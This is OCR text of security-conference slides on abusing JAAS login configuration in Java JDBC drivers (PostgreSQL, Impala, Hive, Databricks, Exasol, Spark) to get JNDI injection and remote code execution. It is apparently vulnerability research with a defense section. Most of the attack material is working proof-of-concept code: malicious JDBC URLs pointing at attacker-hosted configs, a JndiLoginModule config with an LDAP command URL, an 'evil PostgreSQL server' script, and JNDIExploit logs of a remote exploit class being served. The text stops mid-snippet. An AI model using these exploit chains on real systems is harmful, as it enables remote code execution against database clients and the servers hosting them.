
JNDI Server

```
[redacted] tool % java8 -jar JNDIMap-0.0.2.jar
[LDAPS] jks file is not specified, skipping to start LDAPS server
[HTTP] Listening on 127.0.0.1:3456
[RMI] Listening on 127.0.0.1:1099
[LDAP] Listening on 127.0.0.1:1389

[RMI] Have connection from /127.0.0.1:49635
[RMI] Reading message...
[RMI] Is RMI.lookup call for Deserialize/Jackson/CommandJsonObject/open -a Calculator.app 2
[RMI] Send result for /Deserialize/Jackson/CommandJsonObject/open -a Calculator.app
[Deserialize] [Jackson|JsonObject] [Command] Cmd: open -a Calculator.app
[RMI] Closing connection
```


* adapted from a real vulnerability

2.6 The second idea to bypass

The attack process



* adapted from a real vulnerability


Agenda

1. Introduction
2. Previous research vs. our findings
3. **Hunting for bugs in Java libs** 🙋🏻‍♂️
4. Impacts
5. Defense
6. Takeaways

3.1 Why we started

Review the root cause

Attacker-controlled 😈




3.1 Why we started

🤔 What else besides the Kafka client?

3.2 How we hunted bugs

JAAS is widely used.



3.2 How we hunted bugs

🤔 How to analyze as many as possible Java libs that used JAAS?

3.2 How we hunted bugs

1. Summarize Sinks
2. Download Java libs in bulk
3. Analyze automatically and manually

3.2 How we hunted bugs

Summarize sinks

```
new LoginContext(?, ?, ?, Configuration) //Configuration -> attacker-controlled

System.setProperty("java.security.auth.login.config", "<attacker-controlled>")

System.setProperty("login.config.url.${numeric}", "<attacker-controlled>")
```

3.2 How we hunted bugs

Why they work

```
new LoginContext(?, ?, ?, Configuration) //Configuration -> attacker-controlled

System.setProperty("java.security.auth.login.config", "<attacker-controlled>")

System.setProperty("login.config.url.${numeric}", "<attacker-controlled>")
```

3.2 How we hunted bugs

```
1    public static void main(String[] args) throws Exception{
2        String propertyName = "java.security.auth.login.config";
3        System.setProperty(propertyName, "http://<remote_host>/sample_jaas.config");
4        LoginContext lc = new LoginContext("Sample", new MyCallbackHandler());
5        lc.login();
6        System.out.println("Authentication succeeded!");
7        Subject subject = lc.getSubject();
8        System.out.println(subject);
9    }
```

😮 It can be a remote address!

3.2 How we hunted bugs

Download Java libs in bulk

3.2 How we hunted bugs

Analyze automatically and manually

filter1: keywords & tags

filter2: static program analysis

filter3: code review

3.3 What we found

Controllable system property: PostgreSQL JDBC driver

```
1    public static void main(String[] args) throws Exception {
2        System.setProperty("java.security.auth.login.config",
3                "http://127.0.0.1:8000/login.conf"); //attacker-controlled
4        String url ="jdbc:postgresql://127.0.0.1:3307/"; //attacker-controlled
5        DriverManager.getConnection(url);
6    }
```

PoC

3.3 What we found


Evil PostgreSQL Server

```python
import socket, binascii, os

def receive_data(conn):
    data = conn.recv(1024)
    print("[*] Receiveing the package : {}".format(data))
    return str(data).lower()

def send_data(conn, data):
    print("[*] Sending the package : {}".format(binascii.a2b_hex(data)))
    conn.send(binascii.a2b_hex(data))

def run():
    nossl = "4e"
    kerb_login = "520000000c00000007cb99217e"
    while 1:
        conn, addr = sk.accept()
        print("Connection come from {}:{}".format(addr[0], addr[1]))
        receive_data(conn)
        send_data(conn, nossl)
        data = receive_data(conn)
        send_data(conn, kerb_login)
        data = receive_data(conn)
        print(data)
```


```python
if __name__ == '__main__':
    HOST = '0.0.0.0'
    PORT = 3307
    sk = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sk.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sk.bind((HOST, PORT))
    sk.listen(1)
    print("start evil pgsql server listening on {}:{}".format(HOST, PORT))
    run()

```

3.3 What we found

The attack process



3.3 What we found



3.3 What we found

Controllable system property: other JDBC drivers

🙃 similar to PostgreSQL JDBC driver

3.3 What we found

Controllable URL of login config: Impala JDBC driver

```
1    public static void main(String[] args) throws Exception {
2        String url = "jdbc:impala://127.0.0.1:8000;AuthMech=1;KrbAuthType=1;" +
3                "KrbRealm=HADOOP.COM;KrbHostFQDN=host;KrbServiceName=impala;" +
4                "krbJAASFile=http://127.0.0.1:8000/impala.conf";
5        DriverManager.getConnection(url);
6    }
```

PoC

3.3 What we found

Run the PoC

Impala.java

```
5  public class Impala {
6      public static void main(String[] args) throws Exception {
7          String url = "jdbc:impala://127.0.0.1:8000;AuthMech=1;KrbAuthType=1;" +
8                  "KrbRealm=HADOOP.COM;KrbHostFQDN=host;KrbServiceName=impala;" +
9                  "krbJAASFile=http://127.0.0.1:8000/impala.conf";
10         DriverManager.getConnection(url);
11     }
12 }
13
```

impala.conf

```
1  Client {
2      com.sun.security.auth.module.JndiLoginModule required
3      user.provider.url="ldap://localhost:1389/Basic/Command/open -a Calculator"
4      useFirstPass="true"
5      group.provider.url="xxx";
6  };
```

JNDI Server

```
test@ JNDIExploit1.4 % java -jar JNDIExploit.jar -i localhost
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 3456...
[+] Received LDAP Query: Basic/Command/open -a Calculator
[+] Paylaod: command
[+] Command: open -a Calculator
[+] Sending LDAP ResourceRef result for Basic/Command/open -a Calculator with basi
c remote reference payload
[+] Send LDAP reference result for Basic/Command/open -a Calculator redirecting to
 http://localhost:3456/ExploitKpY0EotqXX.class
[+] New HTTP Request From /127.0.0.1:58651  /ExploitKpY0EotqXX.class
[+] Receive ClassRequest: ExploitKpY0EotqXX.class
[+] Response Code: 200
```

HTTP Server


```
test@ /tmp % python3 -m http.server 8000
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
::ffff:127.0.0.1 - - [25/Nov/2024 13:39:49] "GET /impala.conf HTTP/1.1" 200 -
```

Run: Impala

```
at com.cloudera.impala.jdbc.common.BaseConnectionFactory.doConnect(Unknown Source)
at com.cloudera.impala.jdbc.common.AbstractDriver.connect(Unknown Source)
at java.sql.DriverManager.getConnection(DriverManager.java:664)
at java.sql.DriverManager.getConnection(DriverManager.java:270)
at example.Impala.main(Impala.java:10)
```

3.3 What we found

The attack process



3.3 What we found

Controllable URL of login config: other JDBC drivers

CLOUDERA

CLOUDERA Hive

```
Class.forName("com.cloudera.hive.jdbc.HS2Driver");
String url = "jdbc:hive2://127.0.0.1/aa;AuthMech=1;" +
  "kerberosAuthType=1;KrbRealm=HADOOP.COM;KrbHostFQDN=host;" +
  "KrbServiceName=impala;krbJAASFile=http://{url}/jaas.conf";
DriverManager.getConnection(url);
```

databricks

```
Class.forName("com.databricks.client.jdbc.Driver");
String url = "jdbc:databricks://localhost:10002;" +
  "AuthMech=1;httpPath=test;KrbHostFQDN=test;KrbServiceName=test;"+
  "krbJAASFile=http://localhost:8000/databricks.conf";
DriverManager.getConnection(url);
```

Exasol

```
String DB_URL = "jdbc:exa:127.0.0.1:3307;encryption=false;" +
  "kerberosgssconfig=http://127.0.0.1:8000/exasol.conf;" +
  "kerberosservicename=a;kerberosusername=test@test;";
Class.forName("com.exasol.jdbc.EXADriver");
DriverManager.getConnection(DB_URL);
```

3.3 What we found

Controllable URL of login config: other JDBC drivers

AWS Spark

```
1  Class.forName("com.simba.spark.jdbc.Driver");
2  String url = "jdbc:spark://127.0.0.1:8089/aa;AuthMech=1;" +
3    "kerberosAuthType=1;KrbRealm=HADOOP.COM;KrbHostFQDN=host; " +
4    "KrbServiceName=impala;krbJAASFile=http://localhost:8089/jaas.conf";
5  DriverManager.getConnection(url);
```

AWS Hive

```
1  String url = "jdbc:hive2://127.0.0.1:8089/aa;AuthMech=1;" +
2    "kerberosAuthType=1;KrbRealm=HADOOP.COM;KrbHostFQDN=host;" +
3    "KrbServiceName=impala;krbJAASFile=http://localhost:8089/jaas.conf";
4  DriverManager.getConnection(url);
```

AWS Impala

```
1  Class.forName("com.amazon.impala.jdbc.Driver");
2  String url = "jdbc:impala://127.0.0.1:8089/;AuthMech=1;" +
3    "KrbAuthType=1;KrbRealm=HADOOP.COM;KrbHostFQDN=host;" +
4    "KrbServiceName=impala;krbJAASFile=http://localhost:8089/jaas.conf";
5  DriverManager.getConnection(url);
```

3.3 What we found

Controllable URL of login config: other JDBC drivers

insightsoftware

insightsoftware Spark

```
String url = "jdbc:spark://127.0.0.1:8089/aa;AuthMech=1; "+
